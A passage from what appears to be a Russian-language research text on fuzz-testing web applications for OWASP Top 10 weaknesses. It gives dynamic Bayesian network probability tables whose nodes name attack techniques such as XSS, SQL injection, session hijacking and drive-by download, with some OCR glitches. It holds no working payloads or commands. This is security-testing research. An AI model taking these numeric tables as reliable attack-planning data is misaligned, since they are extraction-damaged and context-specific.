XssPayload_t-1	XssType_t-1,Encoder_t-1,Evasion_t-1	<{0:0.3333333333333333},{1:0.16666666666666666},{7:0.08333333333333333},{11:0.4166666666666667},{13:0.3333333333333333},{14:0.2222222222222222},{20:0.1111111111111111},{24:0.3333333333333333},{39:0.375},{40:0.25},{50:0.375},{52:0.3333333333333333},{53:0.2222222222222222},{59:0.1111111111111111},{63:0.3333333333333333},{104:0.3333333333333333},{105:0.2222222222222222},{111:0.1111111111111111},{115:0.3333333333333333},{117:0.3333333333333333},{118:0.2222222222222222},{124:0.1111111111111111},{128:0.3333333333333333},{130:0.375},{131:0.25},{141:0.375},{156:0.3333333333333333},{157:0.2222222222222222},{163:0.1111111111111111},{167:0.3333333333333333},{195:0.3333333333333333},{196:0.2222222222222222},{202:0.1111111111111111},{206:0.3333333333333333},{208:0.3333333333333333},{209:0.2222222222222222},{215:0.1111111111111111},{219:0.3333333333333333},{884:0.3333333333333333},{885:0.2222222222222222},{891:0.1111111111111111},{895:0.3333333333333333},{1105:0.3},{1106:0.2},{1112:0.1},{1116:0.4},{1768:0.4},{1779:0.6},{1781:0.5},{1792:0.5},{1807:0.5},{1818:0.5},{1820:0.5},{1831:0.5},{1872:0.5},{1883:0.5},{1885:0.5},{1896:0.5},{1898:0.5},{1909:0.5},{1924:0.5},{1935:0.5},{1963:0.5},{1974:0.5},{1976:0.5},{1987:0.5},{2652:0.5},{2663:0.5},{2873:0.5},{2884:0.5},{3536:0.375},{3537:0.125},{3543:0.125},{3547:0.375},{3549:0.375},{3550:0.125},{3556:0.125},{3560:0.375},{3575:0.375},{3576:0.125},{3582:0.125},{3586:0.375},{3588:0.375},{3589:0.125},{3595:0.125},{3599:0.375},{3640:0.375},{3641:0.125},{3647:0.125},{3651:0.375},{3653:0.375},{3654:0.125},{3660:0.125},{3664:0.375},{3666:0.42857142857142855},{3667:0.14285714285714285},{3677:0.42857142857142855},{3692:0.375},{3693:0.125},{3699:0.125},{3703:0.375},{3731:0.42857142857142855},{3732:0.14285714285714285},{3742:0.42857142857142855},{3744:0.42857142857142855},{3745:0.14285714285714285},{3755:0.42857142857142855},{4420:0.375},{4421:0.125},{4427:0.125},{4431:0.375},{4641:0.375},{4642:0.125},{4648:0.125},{4652:0.375}>
DriveByDownloadModule_t-1	XssPayload_t-1	<{0:0.6976744186046512},{1:0.3023255813953488},{2:0.8333333333333334},{3:0.16666666666666666},{14:0.7894736842105263},{15:0.21052631578947367},{22:0.6966292134831461},{23:0.30337078651685395}>
BrowserFingerprint_t-1	XssPayload_t-1	<{0:0.6976744186046512},{1:0.3023255813953488},{2:0.8055555555555556},{3:0.19444444444444445},{14:0.7894736842105263},{15:0.21052631578947367},{22:0.6966292134831461},{23:0.30337078651685395}>
Integrity_t-1	DriveByDownloadModule_t-1,NatPinningModule_t-1,PortScannerModule_t-1,NetworkScannerModule_t-1	<{0:1.0},{4:1.0},{22:1.0},{31:1.0}>

1	2	3
Authentication_t-1	Keylogger-Module_t-1,SpyEyeModule_t-1,DriveByDownload-Module_t-1	<{0:1.0},{6:1.0},{15:1.0}>
Authorization_t-1	Keylogger-Module_t-1,SpyEyeModule_t-1,DriveByDownload-Module_t-1	<{0:1.0},{6:1.0},{15:1.0}>
Confidentiality_t-1	BrowserFingerprint_t-1,SpyEyeModule_t-1,DriveByDownload-Module_t-1	<{0:1.0},{6:1.0},{8:1.0},{15:1.0}>

Таблица 3.6

Начальное распределение $P(X_0)$ байесовской сети процесса фаззинга непроверенных прямых ссылок на объекты (A4)

Node	Parents	CPT
1	2	3
InputBruteForcer_t-1	-	<0.03749701456890375, 0.031048483401003104, 0.9314545020300932>
PathTraversal_t-1	-	<0.4657272510150466, 0.4657272510150466, 0.06854549796990686>
Encoder_t-1	PathTraversal_t-1	<0.13333333333333333, 0.06666666666666667, 0.06666666666666667, 0.0, 0.13333333333333333, 0.13333333333333333, 0.06666666666666667, 0.06666666666666667, 0.0, 0.06666666666666667, 0.06666666666666667, 0.06666666666666667, 0.06666666666666667, 0.06666666666666667, 0.13333333333333333, 0.06666666666666667, 0.06666666666666667, 0.0, 0.13333333333333333, 0.13333333333333333, 0.06666666666666667, 0.06666666666666667, 0.0, 0.06666666666666667, 0.06666666666666667, 0.06666666666666667, 0.06666666666666667, 0.06666666666666667, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0>
Authentication_t-1	InputBruteForcer_t-1,PathTraversal_t-1,Encoder_t-1	<0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.06369426751592357,

1	2	3
		0.9363057324840764, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.2230769230769231, 0.7769230769230769, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.02692307692307692 5, 0.9730769230769231, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.015384615384615385, 0.9846153846153847, 0.0, 1.0, 0.0, 1.0, 0.03076923076923077, 0.9692307692307692, 0.038461538461538464, 0.9615384615384616, 0.023076923076923078, 0.9769230769230769, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.03076923076923077, 0.9692307692307692, 0.0, 1.0, 0.0, 1.0, 0.023076923076923078, 0.9769230769230769, 0.046153846153846156, 0.9538461538461539, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0>
Authorization_t-1	InputBruteForcer_t-1,PathTraversal_t-1,Encoder_t-1	<0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.06369426751592357, 0.9363057324840764, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.2230769230769231, 0.7769230769230769, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.02692307692307692 5, 0.9730769230769231, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.015384615384615385, 0.9846153846153847, 0.0, 1.0, 0.0, 1.0, 0.03076923076923077, 0.9692307692307692, 0.038461538461538464, 0.9615384615384616, 0.023076923076923078, 0.9769230769230769, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.03076923076923077, 0.9692307692307692, 0.0, 1.0, 0.0, 1.0, 0.023076923076923078, 0.9769230769230769, 0.046153846153846156, 0.9538461538461539, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0>
Confidentiality_t-1	InputBruteForcer_t-1,PathTraversal_t-1,Encoder_t-1	<0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0,

1	2	3
		0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.06369426751592357, 0.9363057324840764, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.2230769230769231, 0.7769230769230769, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.026923076923076925, 0.9730769230769231, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.015384615384615385, 0.9846153846153847, 0.0, 1.0, 0.0, 1.0, 0.03076923076923077, 0.9692307692307692, 0.038461538461538464, 0.9615384615384616, 0.023076923076923078, 0.9769230769230769, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.03076923076923077, 0.9692307692307692, 0.0, 1.0, 0.0, 1.0, 0.023076923076923078, 0.9769230769230769, 0.046153846153846156, 0.9538461538461539, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0>

Таблица 3.7

Начальное распределение $P(X_0)$ байесовской сети процесса фаззинга нарушения конфигурации системы (А5)

Node	Parents	CPT
WebserverError_t-1	-	<0.0, 1.0>
DatabaseError_t-1	-	<0.05223880597014925, 0.9477611940298507>
TechnologyError_t-1	-	<0.0, 1.0>
DefaultAccountExplosure_t-1	-	<0.048507462686567165, 0.9514925373134329>
Fingerprint_t-1	DatabaseError_t-1,WebserverError_t-1,TechnologyError_t-1	<0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0>
Authentication_t-1	DefaultAccountExplosure_t-1	<1.0, 0.0, 0.0, 1.0>

Таблица 3.8

Начальное распределение $P(X_0)$ байесовской сети процесса фаззинга раскрытия персональных данных (А6)

Node	Parents	CPT
1	2	3
Cookie_t-1	-	<0.45149253731343286, 0.5485074626865671>
ViewState_t-1	-	<0.22388059701492538, 0.7761194029850746>

1	2	3
Force_Tls_t-1	-	<0.4701492537313433, 0.5298507462686567>
Autocomplete_Form_t-1	-	<0.03731343283582089, 0.9626865671641791>
Authentication_t-1	Cookie_t-1,ViewState_t-1,Force_Tls_t-1,Autocomplete_Form_t-1	<1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 1.0>
Authorization_t-1	Cookie_t-1,ViewState_t-1,Force_Tls_t-1,Autocomplete_Form_t-1	<1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 1.0>
Confidentiality_t-1	Cookie_t-1,ViewState_t-1,Force_Tls_t-1,Autocomplete_Form_t-1	<1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 1.0>
Integrity_t-1	Cookie_t-1,ViewState_t-1,Force_Tls_t-1,Autocomplete_Form_t-1	<1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 0.0, 0.0, 1.0>

Таблица 3.9

Начальное распределение $P(X_0)$ байесовской сети процесса фаззинга нарушения управления доступом (A7)

Node	Parents	CPT
MissingAuthenticationAccess_t-1	-	<0.5652173913043478, 0.43478260869565216>
MissingRoleAccess_t-1	-	<0.13043478260869565, 0.8695652173913043>
Authentication_t-1	MissingAuthenticationAccess_t-1	<0.8461538461538461, 0.15384615384615385, 0.0, 1.0>
AccessControl_t-1	MissingRoleAccess_t-1	<0.6666666666666666, 0.3333333333333333, 0.25, 0.75>
Authorization_t-1	MissingRoleAccess_t-1	<1.0, 0.0, 0.1, 0.9>

Таблица 3.10

Начальное распределение $P(X_0)$ байесовской сети процесса фаззинга CSRF (A8)

Node	Parents	CPT
1	2	3
Xss_t-1	-	<0.07495069033530571, 0.9250493096646942>
Static_t-1	-	<0.07495069033530571, 0.46153846153846156, 0.4635108481262327>
Dynamic_t-1	Xss_t-1	<0.0, 0.5, 0.5, 1.0, 0.0, 0.0>

1	2	3
Integrity_t-1	Static_t-1, Dynamic_t-1	<0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.042735042735042736, 0.9572649572649573, 0.0, 0.0, 0.0, 0.0, 0.7489361702127659, 0.251063829787234, 0.0, 0.0, 0.0, 0.0>
Authorization_t-1	Static_t-1, Dynamic_t-1	<0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.042735042735042736, 0.9572649572649573, 0.0, 0.0, 0.0, 0.0, 0.7489361702127659, 0.251063829787234, 0.0, 0.0, 0.0, 0.0>
Confidentiality_t-1	Static_t-1, Dynamic_t-1	<0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.042735042735042736, 0.9572649572649573, 0.0, 0.0, 0.0, 0.0, 0.7489361702127659, 0.251063829787234, 0.0, 0.0, 0.0, 0.0>

Таблица 3.11

Начальное распределение $P(X_0)$ байесовской сети процесса фаззинга использования компонент с ошибками (A9)

Node	Parents	CPT
VulnerabilityDatabase_t-1	-	<0.6923076923076923, 0.3076923076923077>
WhiteboxCheck_t-1	VulnerabilityDatabase_t-1	<0.05555555555555555, 0.9444444444444444, 0.0, 1.0>
BlackBoxCheck_t-1	VulnerabilityDatabase_t-1	<0.5, 0.0, 0.5, 0.0, 1.0, 0.0>
Authentication_t-1	WhiteboxCheck_t-1,BlackBoxCheck_t-1	<0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.1111111111111111, 0.8888888888888888, 0.0, 1.0, 0.0, 1.0>
Availability_t-1	WhiteboxCheck_t-1,BlackBoxCheck_t-1	<0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 1.0, 0.125, 0.875>
Confidentiality_t-1	WhiteboxCheck_t-1,BlackBoxCheck_t-1	<0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 1.0, 0.0, 1.0>
Integrity_t-1	WhiteboxCheck_t-1,BlackBoxCheck_t-1	<0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0, 0.0, 0.0, 1.0, 0.125, 0.875>

Таблица 3.12

Начальное распределение $P(X_0)$ байесовской сети процесса фаззинга непроверенных перенаправлений (A10)

Node	Parents	CPT
Http	-	<0.06278026905829596,0.9372197309417041>
JavaScript	-	<0.0,1.0>
Html	-	<0.04484304932735426,0.9551569506726457>
Phishing	Http,Html,JavaScript	<0.0,0.0,0.0,0.0,0.0,0.0,1.0,0.0,0.0,0.0,0.0,0.0,0.0,1.0,0.0,0.0,1.0>

Начальные распределения $P(X_0)$ динамических байесовских сетей описывают начальное состояние тестовой подсистемы, предполагая, что механизмы защиты выключены или программные обновления не применены к целевому приложению.

3.2. Описание эксперимента по построению модели перехода и восприятия для динамических байесовских сетей управления процессом тестирования

Для оптимизации построения модели перехода и восприятия динамических байесовских сетей каждой из группы ошибок устойчивости функционирования, весь процесс фаззинга делится на два этапа: сканирование (S) и эксплуатация (E). Под сканированием понимается процесс генерации и отправки тестовых данных для тестирования целевого приложения [1]. Процесс эксплуатации предназначен для использования ошибок открытых на этапе сканирования, для реализации деструктивного воздействия с целью анализа критичности программных ошибок.

Модель перехода в рамках исследования представляет собой марковский процесс первого порядка, для которого текущее состояние системы зависит лишь от предыдущего состояния и не зависит от каких-либо ранних состояний. Распределение условных вероятностей для такого марковского процесса представляет собой $P(X_{t-1}|X_t)$. Предложенная модель должна полностью отражать процесс тестирования методом фаззинга и при этом устанавливать условную зависимость между применяемыми методиками тестирования (переменными динамической системы) в последовательности временных срезов. Два соседних временных среза отличаются друг от друга тем, что на предыдущем срезе осуществлялось тестирование без установленных патчей (обновлений), а на следующем временном срезе тестирование осуществляется уже с установленными обновлениями. Патчи преимущественно предназначены для закрытия ошибок, обнаруженных ранее.

Под моделью восприятия понимается распределение условных вероятностей $P(E_{t+1}|X_{t+1})$. Данная модель устанавливает условную зависимость между свидетельством, поступающим в момент времени $t+1$ и переменными состояниями этого временного среза. Модель восприятия позволяет скорректировать распределение условных вероятностей $P(X_{t+1})$ в зависимости от свидетельств, поступающих на вход динамической байесовской сети [42]




Рис. 3.3. Модель перехода и восприятия

Модель перехода и восприятия, представленная на рис. 3.3 показывает, что распределение условных вероятностей характерных для модели перехода имеет вид $P(S_{t+1}|S_t)$ для переменной S, описывающей совокупность переменных сканирования, и $P(E_{t+1}|E_t,S_t)$ для переменной E, характеризующей процесс эксплуатации [57]. Модель восприятия для переменной S и E имеет следующее распределение вероятностей в момент времени t – $P(e_t|E_t)$ и $P(e_t|S_t)$ соответственно, где e_t – множество свидетельств, поступающих в момент времени t.

В целях исследования предполагается определение модели перехода и восприятия для всех типов ошибок устойчивости согласно стандарту OWASP, представленных в табл. 1.1. Исходя из проведенного тестирования приложений, модели восприятия для программных ошибок имеют следующий вид.

Таблица 3.13

Модель перехода $P(X_{t+1}|X_t)$ байесовской сети фаззинга инъекций веб-приложений (A1)

Node	Parents	CPT
1	2	3
UnionInjection_t	UnionInjection_t-1	<{0:1.0},{20:1.0},{30:1.0},{64:1.0},{72:1.0},{1840:1.0},{1856:1.0},{1860:1.0},{3440:1.0},{3680:1.0},{3700:1.0},{5521:1.0},{5541:1.0},{5547:1.0},{5551:1.0},{5555:1.0},{5561:1.0},{5565:1.0},{5567:1.0},{5571:1.0},{5585:1.0},{5593:1.0},{5595:1.0},{6481:1.0},{6881:1.0},{6961:1.0}>
Code_t	Code_t-1	<{0:1.0},{30:1.0},{39:1.0},{45:1.0},{51:1.0},{60:1.0},{66:1.0},{69:1.0},{75:1.0},{96:1.0},{108:1.0},{111:1.0},{1440:1.0},{2040:1.0},{2160:1.0},{2760:1.0},{2784:1.0},{2790:1.0},{5160:1.0},{5520:1.0},{22082:1.0},{22112:1.0}>

1	2	3
TimeBlind_t	TimeBlind_t-1	<{0:1.0},{11960:1.0},{12064:1.0},{12090:1.0},{22360:1.0},{23920:1.0},{24050:1.0},{107643:1.0},{107773:1.0},{107812:1.0},{107838:1.0},{107864:1.0},{107903:1.0},{107929:1.0},{107942:1.0},{107968:1.0},{108059:1.0},{108111:1.0},{108124:1.0},{113883:1.0},{116483:1.0},{117003:1.0},>
ErrorBlind_t	ErrorBlind_t-1	<{0:1.0},{16560:1.0},{16704:1.0},{16740:1.0},{30960:1.0},{33120:1.0},{33300:1.0},{347767:1.0},{347947:1.0},{348037:1.0},{348343:1.0},{348415:1.0},{397448:1.0},{397628:1.0},{397718:1.0},{398024:1.0},{398096:1.0},{496810:1.0},{496990:1.0},{497044:1.0},{497080:1.0},{497116:1.0},{497170:1.0},{497206:1.0},{497224:1.0},{497260:1.0},{497386:1.0},{497458:1.0},{497476:1.0},{505450:1.0},{509050:1.0},{509770:1.0},>
OutOfBand_t	OutOfBand_t-1	<{0:1.0},{10120:1.0},{10208:1.0},{10230:1.0},{18920:1.0},{20240:1.0},{20350:1.0},{182166:1.0},{182270:0.14285714285714285},{182276:0.8571428571428571},{182309:1.0},{182331:1.0},{182353:1.0},{182386:1.0},{182408:1.0},{182419:1.0},{182441:1.0},{182518:1.0},{182562:1.0},{182573:1.0},{187446:1.0},{189646:1.0},{190086:1.0},>
InjectType_t	InjectType_t-1	<{0:1.0},{4:1.0},{8:1.0}>
HttpParameterPolution_t	HttpParameterPolution_t-1	<{0:1.0},{40:1.0},{80:1.0},{1008:1.0},{1210:1.0},{1250:1.0},{1290:1.0},{1573:1.0},{1815:1.0},{2057:1.0},{2420:1.0},{2662:1.0},{2783:1.0},{3025:1.0},{3872:1.0},{4356:1.0},{4477:1.0},>
Command_t	Command_t-1	<{0:1.0},{20:1.0},{26:1.0},{30:1.0},{34:1.0},{40:1.0},{44:1.0},{46:1.0},{50:1.0},{64:1.0},{72:1.0},{74:1.0},{960:1.0},{1360:1.0},{1440:1.0},{1840:1.0},{3680:1.0},{3700:1.0},{7361:1.0},{7377:1.0},{7381:1.0},{8961:1.0},>
DbmsFingerprint_t	-	<{11:1.0},{540221:0.6},{540227:0.4},{1260941:0.5555555555555556},{1260947:0.4444444444444444},{1281533:1.0},{5399867:1.0},{5399933:0.9230769230769231},{5399939:0.07692307692307693},>
StackedTime_t	StackedTime_t-1	<{0:1.0},{120:1.0},{156:1.0},{180:1.0},{204:1.0},{240:1.0},{264:1.0},{276:1.0},{300:1.0},{384:1.0},{432:1.0},{444:1.0},{5760:1.0},{8160:1.0},{8640:1.0},{11040:1.0},{11136:1.0},{11160:1.0},{20640:1.0},{22080:1.0},{22200:1.0},>
BooleanBasedBlind_t	BooleanBasedBlind_t-1	<{0:1.0},{11960:1.0},{12064:1.0},{12090:1.0},{22360:1.0},{23920:1.0},{24050:1.0},{35881:1.0},{36011:1.0},{36050:1.0},{36076:1.0},{36102:1.0},{36141:1.0},{36167:1.0},{36180:1.0},{36206:1.0},{36297:1.0},{36349:1.0},{36362:1.0},{42121:1.0},{44721:1.0},{45241:1.0},{107643:1.0},{107773:1.0},{107838:1.0},{108059:1.0},{108111:1.0}>
Encoder_t	Encoder_t-1	<{0:1.0},{23:1.0},{46:1.0},{840:1.0},{1190:1.0},{1260:1.0},{1423:1.0},>

Таблица 3.14

Модель перехода $P(X_{t+1}|X_t)$ байесовской сети фаззинга механизмов обхода системы аутентификации и управления сессиями (A2)

Node	Parents	CPT
1	2	3
SessionFixation_t	SessionFixation_t-1	<1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0>
SessionPrediction_t	SessionPrediction_t-1	<1.0, 0.0, 0.0, 1.0>
SessionHijack_t	SessionHijack_t-1	<1.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.0>

1	2	3
XSS_t	XSS_t-1	<1.0, 0.0, 0.0, 1.0>
SessionAdoption_t	SessionAdoption_t-1	<0.0, 0.0, 0.0, 0.0, 0.0, 1.0, 0.0, 1.0>
CredentialsBruteForce_t	CredentialsBruteForce_t-1	<1.0, 0.0, 0.0, 1.0>

Таблица 3.15

Модель перехода $P(X_{t+1}|X_t)$ байесовской сети процесса фаззинга межсайтового скриптинга (XSS) (A3)

Node	Parents	CPT
Evasion_t	Evasion_t-1	<{0:1.0},{17:1.0},{34:1.0},{52:1.0},{69:1.0},{86:1.0},{156:1.0},{173:1.0},{190:1.0},{208:1.0},{225:1.0},{242:1.0},{416:1.0},{433:1.0},{450:1.0},{468:1.0},{485:1.0},{502:1.0},{520:1.0},{537:1.0},{554:1.0},{624:1.0},{641:1.0},{658:1.0},{780:1.0},{797:1.0},{814:1.0},{832:1.0},{849:1.0},{866:1.0}>
XssType_t	XssType_t-1	<{0:1.0},{4:1.0},{8:1.0}>
Encoder_t	Encoder_t-1	<{0:1.0},{8:1.0},{16:1.0},{100:1.0},{108:1.0},{116:1.0},{125:1.0},{133:1.0},{141:1.0}>
XssPayload_t	XssPayload_t-1	<{0:1.0},{13:1.0},{39:1.0},{52:1.0},{104:1.0},{117:1.0},{130:1.0},{156:1.0},{195:1.0},{208:1.0},{884:1.0},{1105:1.0},{1768:1.0},{1781:1.0},{1807:1.0},{1820:1.0},{1872:1.0},{1885:1.0},{1898:1.0},{1924:1.0},{1963:1.0},{1976:1.0},{2652:1.0},{2873:1.0},{3536:1.0},{3549:1.0},{3575:1.0},{3588:1.0},{3640:1.0},{3653:1.0},{3666:1.0},{3692:1.0},{3731:1.0},{3744:1.0},{4420:1.0},{4641:1.0},{5305:1.0},{5318:1.0},{5344:1.0},{5357:1.0},{5409:1.0},{5422:1.0},{5435:1.0},{5461:1.0},{5500:1.0},{5513:1.0},{6189:1.0},{6410:1.0},{8841:1.0},{8854:1.0},{8880:1.0},{8893:1.0},{8945:1.0},{8958:1.0},{8971:1.0},{8997:1.0},{9036:1.0},{9049:1.0},{9725:1.0},{9946:1.0},{37135:1.0},{37148:1.0},{37187:1.0},{37239:1.0},{37252:1.0},{37291:1.0},{37330:1.0},{37343:1.0},{38019:1.0},{38240:1.0},{40671:1.0},{40684:1.0},{40710:1.0},{40723:1.0},{40775:1.0},{40788:1.0},{40827:1.0},{41555:1.0},{41776:1.0},{58355:1.0},{58368:1.0},{58394:1.0},{58407:1.0},{58459:1.0},{58472:1.0},{58485:1.0},{58511:1.0},{58550:1.0},{58563:1.0},{59239:1.0},{59460:1.0},{60123:1.0},{60136:1.0},{60162:1.0},{60175:1.0},{60227:1.0},{60240:1.0},{60253:1.0},{60279:1.0},{60318:1.0},{60331:1.0},{61007:1.0},{61228:1.0},{61891:1.0},{61904:1.0},{61930:1.0},{61943:1.0},{61995: